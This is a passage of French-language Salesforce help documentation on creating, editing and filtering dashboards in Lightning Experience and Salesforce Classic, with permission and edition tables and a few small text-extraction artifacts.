| `Personnaliser le tableau` | Cliquez sur ce lien pour créer un tableau personnalisé. Le champ `Valeurs maximales affichées` est renseigné avec la valeur que vous avez saisie et les deux premières colonnes sont pré-renseignées avec les colonnes par défaut. Pour personnaliser un tableau, le rapport source doit être de format récapitulatif ou matriciel et contenir un graphique. |
| `Colonne de tableau` | Spécifiez jusqu'à quatre colonnes à afficher dans le tableau. Les colonnes disponibles peuvent être n'importe quel champ de regroupement ou récapitulatif dans le graphique. Mettez à jour le graphique ou les regroupements du rapport pour rendre quelques colonnes disponibles pour le tableau de bord. |
| `Tri croissant` | Triez une colonne de tableau personnalisé de A à Z ou du plus petit au plus grand. Vous ne pouvez pas trier des regroupements de deuxième niveau. |
| `Tri décroissant` | Triez une colonne de tableau personnalisé de Z à A ou du plus grand au plus petit. Vous ne pouvez pas trier des regroupements de deuxième niveau. |
| `Afficher le total` | Affichez la valeur du total dans le graphique. Pour un tableau, cela permet d'inclure le total des champs récapitulatifs numériques et de devise. |
| `Réinitialiser les valeurs par défaut du tableau` | Revenez au tableau à deux colonnes par défaut. |
| `Couleur gamme basse` | Sélectionnez la couleur qui représente la plage inférieure, jusqu'au premier point de rupture. |
| `Point de rupture 1` | Valeur qui sépare les plages de couleur inférieure et moyenne dans le tableau de bord. |
| `Couleur gamme moyenne` | Sélectionnez une couleur qui représente la plage moyenne, comprise entre le premier et le deuxième point de rupture. |
| `Point de rupture 2` | `Point de rupture 2` |
| `Couleur gamme élevée` | Sélectionnez une couleur qui représente la plage supérieure, après le deuxième point de rupture. |

CONSULTER ÉGALEMENT :

Modification d'un composant de tableau de bord

## Modification des tableaux de bord à l'aide de raccourcis clavier dans Lightning Experience

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher et actualiser des tableaux de bord : | Exécuter des rapports ET Accéder au dossier de tableaux de bord |
| Pour créer des tableaux de bord : | Exécuter les rapports ET Gérer les tableaux de bord |
| Pour modifier et supprimer les tableaux de bord que vous avez créés : | Exécuter les rapports ET Gérer les tableaux de bord |
| Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés : | Exécuter les rapports, Gérer des tableaux de bord ET Afficher toutes les données |
| Pour créer, modifier et supprimer des tableaux de bord dynamiques : | Exécuter les rapports ET Gérer les tableaux de bord dynamiques |

| Éditions |
|---|
| Disponible avec : Lightning Experience |
| Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Sous l'onglet Tableau de bord, vous pouvez créer, modifier ou supprimer un tableau de bord en utilisant uniquement votre clavier. Utilisez des touches clavier pour modifier rapidement et aisément les tableaux de bord dans Lightning Experience.

Utilisez les raccourcis clavier ci-dessous qui sont pratiques pour élaborer ou modifier un tableau de bord.

| Raccourci clavier | Action |
|---|---|
| **Tab** | Sélectionner l'élément suivant dans le tableau de bord |
| **Maj + Tab** | Sélectionner l'élément précédent dans le tableau de bord |
| **Barre d'espacement** | Sélectionner un composant à déplacer ou le coin d'un composant à redimensionner |
| , , , | Déplacer ou redimensionner un widget |
| **Entrée** | Cliquer sur un bouton |
| **Ctrl + z** | Annuler |
| **Ctrl + y** | Répéter |
| **Ctrl + s** | Enregistrer |
| **Ctrl + n** | Ajouter un composant |
| **Échap** | Annuler le déplacement ou le redimensionnement en cours d'un composant |

Lorsque vous parcourez des composants de tableau de bord avec la touche Tab, notez l'option de lecture du jeu de données de chaque graphique avec un lecteur d'écran, **Lire le jeu de données du graphique (lecteur d'écran)**.

Pour plus d'informations sur l'utilisation de lecteurs d'écran avec Salesforce, reportez-vous à ***Recommandations relatives à l'accessibilité de Salesforce*** dans l'aide de Salesforce.

## Modification des tableaux de bord en mode d'accessibilité dans Salesforce Classic

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher et actualiser des tableaux de bord : | Exécuter les rapports ET Accéder au dossier de tableaux de bord |
| Pour créer des tableaux de bord : | Exécuter les rapports ET Gérer les tableaux de bord |
| Pour modifier et supprimer les tableaux de bord que vous avez créés : | Exécuter les rapports ET Gérer les tableaux de bord |
| Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés : | « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données » |
| Pour créer, modifier et supprimer des tableaux de bord dynamiques : | Exécuter les rapports ET Gérer les tableaux de bord dynamiques |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Dans Salesforce Classic, vous pouvez modifier des tableaux de bord en mode d'accessibilité.

Important: Cette rubrique s'applique uniquement si vous n'utilisez *pas* le générateur de tableau de bord. Le *Générateur de tableau de bord* est une interface glisser-déposer qui permet de créer et de modifier des tableaux de bord.

Un *tableau de bord* affiche les données de rapports source en tant que composants visuels, qui peuvent être des graphiques, des indicateurs, des tables, des mesures ou des pages Visualforce. Pour personnaliser un tableau de bord, affichez-le puis cliquez sur **Modifier**.

Dans la page de modification du tableau de bord, vous pouvez :

- L'utilisateur actuel du tableau de bord est indiqué dans le champ `Affichage des données en tant que`.
- Cliquez sur **Propriétés du tableau de bord** pour modifier le titre, le dossier, l'utilisateur actuel et davantage.
- Cliquez sur **Terminé** pour afficher le tableau de bord. Toutes les modifications que vous apportez au tableau de bord sont immédiatement enregistrées.
- Cliquez sur le bouton **Supprimer** afin de supprimer le tableau de bord complet.
- Cliquez sur **Ajouter un composant** dans une colonne.
- Cliquez sur **Étroit**, **Moyen** ou **Large** pour définir une largeur de colonne.

  Remarque: Si votre composant est un graphique à secteurs ou en anneau avec les options `Afficher les valeurs` ou `Afficher les pourcentages` activées et la `Position de la légende` définie à droite, la largeur de colonne du tableau de bord doit être `Large` pour les valeurs et les pourcentages à afficher dans le tableau de bord.

- Cliquez sur , , et afin de réorganiser les composants dans un tableau de bord.
- Cliquez sur **Modifier** pour modifier les propriétés de composants telles que le type de composant, les unités d'affichage, le rapport source et davantage.
- Cliquez sur **Supprimer** pour retirer un composant du tableau de bord. Les composants supprimés ne passent pas par la Corbeille.
- Cliquez sur le composant d'un tableau de bord ou sur ses éléments afin d'accéder au rapport source, au rapport filtré, à la page de détail de l'enregistrement ou à une autre URL. Si vous explorez un composant filtré, les filtres de tableau de bord s'appliquent au rapport source.

1. Définition des propriétés de tableaux de bord en mode d'accessibilité

2. Ajout et modification de composants de tableau de bord en mode d'accessibilité
3. Propriété d'un composant de tableau de bord en mode d'accessibilité

CONSULTER ÉGALEMENT :

Ajout et modification de composants de tableau de bord en mode d'accessibilité
Élaboration d'un tableau de bord Salesforce Classic
Définition des propriétés de tableaux de bord en mode d'accessibilité

## Définition des propriétés de tableaux de bord en mode d'accessibilité

**Important:** Cette rubrique s'applique uniquement si vous n'utilisez *pas* le générateur de tableau de bord. Le *Générateur de tableau de bord* est une interface glisser-déposer qui permet de créer et de modifier des tableaux de bord.

Pour définir les propriétés de tableau de bord :

1. Modifiez un tableau de bord, puis cliquez sur **Propriétés de tableau de bord**.
2. Procédez comme suit :
   - Saisissez le nom et la description du tableau de bord.
   - Si vous disposez de l'autorisation « Personnaliser l'application », saisissez le nom unique que doivent utiliser l'API et les packages gérés.
   - Sélectionnez le nombre de colonnes de ce tableau de bord. Chaque tableau de bord peut comporter deux ou trois colonnes.

     **Important:** Avant de supprimer une colonne, déplacez ses composants dans une autre colonne pour maintenir leur affichage.

   - Sélectionner un dossier pour stocker le tableau de bord. Le dossier doit être accessible à tous les utilisateurs voulus.
   - Sélectionnez l'`utilisateur actuel du tableau de bord` afin de définir les paramètres de visibilité du tableau de bord :
     - Sélectionnez `Exécuter en tant qu'utilisateur spécifique`, puis définissez le champ `utilisateur actuel` afin d'afficher les mêmes données à tous les utilisateurs du tableau de bord, quels que soient leurs paramètres de sécurité personnels. Si vous n'êtes pas autorisé à « Afficher toutes les données », vous pouvez sélectionner uniquement votre propre identité.
     - Sélectionnez `Exécuter en tant qu'utilisateur connecté` pour afficher les données de chaque utilisateur selon son niveau d'accès.
       - Définissez le champ `Afficher la page de modification en tant que` afin d'afficher un aperçu de la page de modification du tableau de bord telle que l'utilisateur sélectionné la voit.
       - Si vous disposez de l'autorisation « Afficher les tableaux de bord de mon équipe » ou « Afficher toutes les données », sélectionnez `Permet aux utilisateurs autorisés de modifier l'utilisateur en cours` pour leur permettre de modifier l'utilisateur actuel dans la page de modification du tableau de bord. Les utilisateurs qui disposent de l'autorisation « Afficher le tableau de bord de mon équipe », ainsi que tout utilisateur au niveau inférieur dans la hiérarchie, peuvent afficher le tableau de

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des tableaux de bord :
- Exécuter les rapports ET Gérer les tableaux de bord

Pour créer, modifier et supprimer des tableaux de bord dynamiques :
- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

Pour activer la sélection d'un utilisateur actuel du tableau de bord différent :
- Afficher les tableaux de bord de mon équipe OU Afficher toutes les données

bord. Les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » peuvent modifier le tableau de bord et l'afficher au nom de n'importe quel utilisateur de leur organisation.

- Sous Paramètres des composants, sélectionnez la couleur et la taille du titre, la couleur du texte ainsi que le fondu en arrière-plan. Si vous n'avez aucun dégradé, sélectionnez des `Couleur de départ` et `Couleur de fin` identiques.

3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de tableaux de bord dynamiques

Choix d'un utilisateur actif du tableau de bord

## Ajout et modification de composants de tableau de bord en mode d'accessibilité

**Important:** Cette rubrique s'applique uniquement si vous n'utilisez *pas* le générateur de tableau de bord. Le *Générateur de tableau de bord* est une interface glisser-déposer qui permet de créer et de modifier des tableaux de bord.

Un *tableau de bord* affiche les données de rapports source sous la forme de composants visuels qui peuvent être des graphiques, des indicateurs, des tableaux, des métriques ou des pages Visualforce. Les composants fournissent un instantané des mesures clés et des indicateurs de performance de votre organisation. Chaque tableau de bord peut inclure jusqu'à 20 composants.

Pour ajouter un composant du tableau de bord :

1. Modifiez un tableau de bord.
2. Cliquez sur **Ajouter un composant** en haut d'une colonne et définissez les propriétés du composant.
3. Sélectionnez le `Rapport personnalisé` à utiliser pour votre tableau de bord. Si vous choisissez le composant `Page Visualforce` ou `Commande Custom S-Control`, sélectionnez une page ou une commande s-control, puis saisissez la hauteur d'affichage. Vous pouvez afficher un rapport joint qui inclut un graphique dans un tableau de bord. Modifiez le composant de tableau de bord du rapport joint, puis sélectionnez **Utiliser un graphique tel que défini dans le rapport source**.

   **Remarque:**

   - Les rapports personnalisés sur les prévisions et les pistes créés à partir d'un rapport standard ne figurent pas nécessairement dans la liste `Rapport personnalisé`.
   - Pour utiliser un rapport tabulaire dans un tableau de bord, commencez par limiter le nombre de lignes en définissant l'option `Lignes à afficher`, la colonne de tri, puis le tri dans la page Critères de sélection du rapport. Vous ne pouvez pas utiliser des composants d'indicateur ou de mesure dans des tableaux de bord en utilisant des rapports tabulaires.

4. Saisissez les paramètres appropriés pour le type de composant que vous avez sélectionné :Sélectionnez les paramètres appropriés sous l'onglet Mise en forme pour le type de composant sélectionné :

   - Paramètres de mise en forme pour des composants de graphique à barres de tableau de bord

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

- Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord
- Paramètres de mise en forme pour des composants d'indicateur de tableau de bord
- Paramètres de mise en forme pour des composants de mesure de tableau de bord
- Paramètres de mise en forme pour des composants de table de tableau de bord

5. Cliquez sur **Enregistrer**.

Remarque: Les composants de mesure placés directement les uns au-dessus des autres dans une colonne du tableau de bord, s'affichent ensemble en tant que composant unique.

CONSULTER ÉGALEMENT :

Types de graphique

Modification d'un composant de tableau de bord

## Propriété d'un composant de tableau de bord en mode d'accessibilité

Important: Cette rubrique s'applique uniquement si vous n'utilisez *pas* le générateur de tableau de bord. Le *Générateur de tableau de bord* est une interface glisser-déposer qui permet de créer et de modifier des tableaux de bord.

Les paramètres ci-dessous peuvent varier selon le type de composant que vous sélectionnez.

| Champ | Description |
|---|---|
| `Type de composant` | Sélectionnez un graphique à barres verticales ou horizontales, un graphique en courbe, un graphique à secteurs ou en entonnoir, un tableau, une métrique, une sonde, une page Visualforce ou une commande custom s-control. |
| `En-tête` | Saisissez un texte à afficher en haut du composant de tableau de bord. |
| `Pied de page` | Saisissez un texte à afficher en bas composant de tableau de bord. |
| `Titre` | Saisissez le nom du composant de tableau de bord. |
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionner l'action exécutée lorsque les utilisateurs cliquent sur un composant de tableau de bord :<br>• Rapport source - l'utilisateur accède au rapport source complet relatif au composant de tableau de bord.<br>• Rapport source filtré : lorsque les utilisateurs cliquent sur des groupes individuels, des valeurs d'axe X ou des entrées de légende, il accèdent au rapport source filtré selon les éléments sur lesquels ils ont cliqué.<br>Par exemple, si vous avez un graphique à colonnes verticales empilées des opportunités groupées par étapes, avec les mois sur l'axe X, vous pouvez cliquer sur une étape individuelle dans une barre, sur un mois de l'axe X ou sur une entrée de légende d'une étape afin de naviguer vers le rapport source filtré. (pas disponible pour les indicateurs, mesures ou tableaux). |

| Champ | Description |
| --- | --- |
| | • Page de détail de l'enregistrement : lorsque les utilisateurs cliquent sur des éléments d'un graphique ou d'un tableau, des valeurs d'axe ou des entrées de légende, ils accèdent à la page de détail de cet enregistrement. Vous pouvez choisir cette option uniquement pour les tableaux et les graphiques qui utilisent un rapport source groupé par nom d'enregistrement, responsable d'enregistrement ou publication de fil. (pas disponible pour les indicateurs ou les mesures).<br>• Autre URL - l'utilisateur accède à l'URL que vous avez spécifiée. Vous ne pouvez pas ajouter des URL commençant par « mailto: » ou « javascript: » aux composants du tableau de bord.<br>Remarque: La navigation descendante filtrée et de la page de détail de l'enregistrement est désactivée pour les graphiques de tableau de bord qui contiennent plus de 200 valeurs. |
| `URL de navigation descendante` | Spécifiez l'URL à laquelle les utilisateurs accèdent en cliquant sur le composant de tableau de bord. Cette option permet d'envoyer les utilisateurs vers un autre tableau de bord, un autre rapport, une autre page de détail d'un enregistrement ou vers un autre système qui utilise une interface Web. |

CONSULTER ÉGALEMENT :

Modification d'un composant de tableau de bord

Types de composants de tableaux de bord

## Installation d'exemples de tableaux de bord CRM à partir d'AppExchange

Utilisez ces tableaux de bord disponibles sur AppExchange comme point de départ pour créer des tableaux de bord adaptés à votre activité.

Le package d'exemples de tableau de bord CRM disponible sur AppExchange fournit des tableaux de bord qui illustrent les meilleures pratiques, avec des rapports sous-jacents basés sur les objets et les champs standard de votre organisation. Ils contiennent des tableaux de bord de vente, de marketing, de service et de support, que vous pouvez utiliser pour suivre vos processus commerciaux et vos indicateurs clés de performance, ceux de votre équipe et ceux votre organisation. Dans ce package, les tableaux de bord comprennent :

- **Tableaux de bord Ventes et marketing**
  - Tableau de bord Dirigeant marketing
  - Tableau de bord Responsable marketing
  - Tableau de bord Responsable des ventes
  - Tableau de bord Commercial
- **Tableaux de bord Service client**
  - Tableau de bord Présentation de l'agent superviseur
  - Tableau de bord Présentation du directeur du service
  - Tableau de bord Indicateur clé de performance du service

1. Dans AppExchange, recherchez « Salesforce CRM Dashboards », puis cliquez sur **Get It Now**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour installer des packages :
- Télécharger des packages AppExchange

Pour créer des tableaux de bord :
- Exécuter des rapports ET Gérer les tableaux de bord

2. Pour installer les exemples de tableau de bord, installez le package.

## Filtrage de votre tableau de bord

Les filtres de tableaux de bord facilitent le renvoi de différentes combinaisons de données à partir d'un tableau de bord unique. Il n'est pas nécessaire d'utiliser des tableaux de bord séparés pour différents ensembles d'utilisateurs. Il suffit de donner un filtre approprié à chaque groupe. Lorsque vous utilisez un filtre dans un tableau de bord, la vue filtrée est de nouveau affichée lors de votre prochaine visite du tableau de bord.

Un filtre a un nom, un opérateur de filtrage et une ou plusieurs valeurs. Chaque filtre peut inclure jusqu'à 10 options. Chaque tableau de bord peut inclure jusqu'à 3 filtres. Pour augmenter les limitations des options de filtrage, contactez Salesforce. 50 options de filtre sont possibles au maximum.

Vous pouvez filtrer des listes de sélection, des références et des cases à cocher, et des champs de texte, numériques, de date et date/heure.

Lorsque vous modifiez des filtres dans un tableau de bord, il affiche les données précédemment mises en cache, si elles existent. Si aucune donnée n'existe, le tableau de bord extrait les données les plus récentes. Dans les deux cas, la date « Dernière actualisation » du tableau de bord indique l'heure et la date des données que vous consultez. Cliquez sur **Actualiser** pour afficher les toutes dernières données.

Remarque: Il existe certaines opérations que vous ne pouvez pas effectuer avec des filtres de tableau de bord.

- Des filtres ne peuvent pas être ajoutés à des tableaux de bord qui contiennent des composants Visualforce ou s-control.
- Il n'est pas possible de filtrer dans les champs de compartiment. Il est toutefois possible d'utiliser un rapport filtré dans un champ de compartiment de la page du tableau de bord.
- Les filtres ne s'appliquent pas lorsque vous planifiez ou envoyez par e-mail un tableau de bord.
- Vous ne pouvez pas filtrer les données dans un rapport joint d'une vue de tableau de bord, ni ajouter un filtre à un tableau de bord qui contient uniquement des rapports joints.
- Vous ne pouvez pas utiliser des champs de formule personnalisés dans un filtre de tableau de bord.
- Dans Lightning Experience, vous ne pouvez pas modifier les tableaux de bord filtrés, ce qui signifie que vous ne pouvez pas ajouter de nouveaux filtres aux tableaux de bord (vous pouvez toutefois changer les filtres existants en visualisant un tableau de bord). Pour modifier les tableaux de bord filtrés, basculez vers Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des filtres à un tableau de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour afficher, actualiser et filtrer des tableaux de bord :

- Exécuter des rapports ET Accéder au dossier de tableaux de bord

1. Ajout d'un filtre de tableau de bord
   Pour créer un filtre de tableau de bord, sélectionnez un champ qui contient le type d'information que vous souhaitez filtrer, puis définissez comment le filtre renvoie les données.
2. Application d'un filtre de tableau de bord
   Filtrez un tableau de bord pour analyser les informations de façon interactive. Lorsque vous filtrez un tableau de bord Salesforce Classic, la vue filtrée est conservée afin qu'au prochain affichage du tableau de bord, les données soient filtrées par la même vue. Dans Lightning Experience, les tableaux de bord sont toujours ouverts sans filtre appliqué.

3. Exemples de filtres de tableau de bord

   Les filtres d'un tableau de bord permettent de sélectionner différentes vues des données. Lorsque vous filtrez un tableau de bord Salesforce Classic, la vue filtrée est conservée afin qu'au prochain affichage du tableau de bord, les données soient filtrées par la même vue. Dans Lightning Experience, les tableaux de bord sont toujours ouverts sans filtre appliqué. Sans filtre de tableau de bord, vous devez créer plusieurs tableaux de bord chacun contenant son propre jeu de rapports filtrés.

## Ajout d'un filtre de tableau de bord

Pour créer un filtre de tableau de bord, sélectionnez un champ qui contient le type d'information que vous souhaitez filtrer, puis définissez comment le filtre renvoie les données.

Si le champ que vous sélectionnez pour le filtre peut avoir des *champs équivalents*. Les champs équivalents partagent le même objet sous-jacent que le champ sélectionné pour le filtre. Vous pouvez utiliser des champs équivalents afin de filtrer les composants ne contenant pas le champ exact que vous avez sélectionné pour le filtre, ou pour filtrer de façon différente certains composants. Par exemple, si vous filtrez sur le champ `Propriétaire du compte`, des champs équivalents peuvent comprendre `Propriétaire de l'opportunité` ou `Opportunité créée par`, car les trois champs font partie de l'objet Utilisateur.

Lorsque vous modifiez un tableau de bord, le filtrage de chaque composant est indiqué sous `Filtré par`. Si des champs équivalents sont disponibles pour un composant, vous pouvez sélectionner un autre champ pour filtrer le composant.

1. Cliquez sur **Modifier** dans votre tableau de bord, puis sur **Ajouter un filtre**.

   Dans Lightning Experience, vous ne pouvez pas modifier les tableaux de bord filtrés, ce qui signifie que vous ne pouvez pas ajouter de nouveaux filtres aux tableaux de bord (vous pouvez toutefois changer les filtres existants en visualisant un tableau de bord). Pour modifier les tableaux de bord filtrés, basculez vers Salesforce Classic.

2. Sélectionnez le champ par lequel filtrer dans la liste déroulante `Champ`. La liste déroulante inclut les champs qui peuvent être utilisés pour filtrer tous les composants (pour afficher des champs équivalents pour votre sélection, cliquez sur ).

3. Attribuez à votre filtre une étiquette d'affichage pour l'identifier. Si votre filtre contient de nombreux champs équivalents, nous recommandons d'utiliser une étiquette adaptée à tous les composants.

4. Sous Options de filtre, sélectionnez un opérateur, puis saisissez une ou plusieurs valeurs de filtrage.

   Utilisez le champ **Nom de groupe** pour nommer votre filtre. Par exemple, dans un tableau de bord des ventes, vous pouvez regrouper plusieurs étapes d'opportunités dans un groupe appelé « Naissant ». Les utilisateurs peuvent ainsi filtrer rapidement le tableau de bord pour afficher uniquement les données correspondant aux affaires naissantes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des filtres à un tableau de bord :

- Exécuter les rapports ET Gérer les tableaux de bord




Remarque: Les options avec plusieurs valeurs sont traitées en tant que conditions OR.

5. Cliquez sur **OK**. Lorsque vous cliquez sur OK, vous pouvez visualiser comment le filtre s'applique à chaque composant. Si des champs équivalents sont disponibles pour un composant, vous pouvez sélectionner le champ à utiliser pour filtrer le composant.

Pour modifier ou supprimer un filtre existant, cliquez sur **Modifier le filtre** ou **Supprimer le filtre** dans la liste déroulante des filtres.

## Application d'un filtre de tableau de bord

Filtrez un tableau de bord pour analyser les informations de façon interactive. Lorsque vous filtrez un tableau de bord Salesforce Classic, la vue filtrée est conservée afin qu'au prochain affichage du tableau de bord, les données soient filtrées par la même vue. Dans Lightning Experience, les tableaux de bord sont toujours ouverts sans filtre appliqué.

Remarque: Les composants du tableau de bord ne sont pas tous nécessairement filtrés sur le même champ. La personne qui a créé ou modifié le tableau de bord spécifie le champ utilisé.

1. Ouvrez un tableau de bord.

   Dans Salesforce Classic, si vous avez appliqué des filtres lors de la dernière utilisation d'un tableau de bord, ils restent sélectionnés. Dans Lightning Experience, les tableaux de bord sont toujours ouverts sans filtre appliqué.

2. Sélectionnez une option dans la liste déroulante de filtres.
   Chaque filtre a une ou plusieurs options que vous pouvez sélectionner pour affiner votre choix.

**Éditions**


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher, actualiser et filtrer des tableaux de bord :

- Exécuter des rapports ET Accéder au dossier de tableaux de bord




3. Pour afficher des données non filtrées, sélectionnez **Effacer le filtre** ou **Tous** dans la liste déroulante des filtres.

## Exemples de filtres de tableau de bord

Les filtres d'un tableau de bord permettent de sélectionner différentes vues des données. Lorsque vous filtrez un tableau de bord Salesforce Classic, la vue filtrée est conservée afin qu'au prochain affichage du tableau de bord, les données soient filtrées par la même vue. Dans Lightning Experience, les tableaux de bord sont toujours ouverts sans filtre appliqué. Sans filtre de tableau de bord, vous devez créer plusieurs tableaux de bord chacun contenant son propre jeu de rapports filtrés.


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Performances commerciales par produit


Créez un tableau de bord sur les ventes qui permet aux visualiseurs de suivre les performances commerciales par produit. Pour cela, créez un tableau de bord avec des indicateurs de performance clés, par exemple, le chiffre d'affaires obtenu. Ajoutez un filtre au champ `Nom du produit` pour permettre aux visiteurs d'afficher les performances par produit.




### Affaires pour différents segments de compte

Montrez les performances de différents types d'affaires dans différents segments de compte en créant un tableau de bord avec deux filtres. Créez un filtre pour le `Chiffre d'affaires annuel` avec plusieurs plages reflétant la segmentation des comptes dans

votre organisation, créez un filtre sur le `Type` d'opportunité, puis ajoutez un filtre pour montrer les affaires par `Région`. Créez ce tableau de bord de façon dynamique pour permettre à l'ensemble de l'organisation commerciale de l'utiliser : les directeurs commerciaux peuvent visualiser les performances de leur équipe et les représentants suivre leurs propres performances.




## Définition de vues individualisées d'un tableau de bord

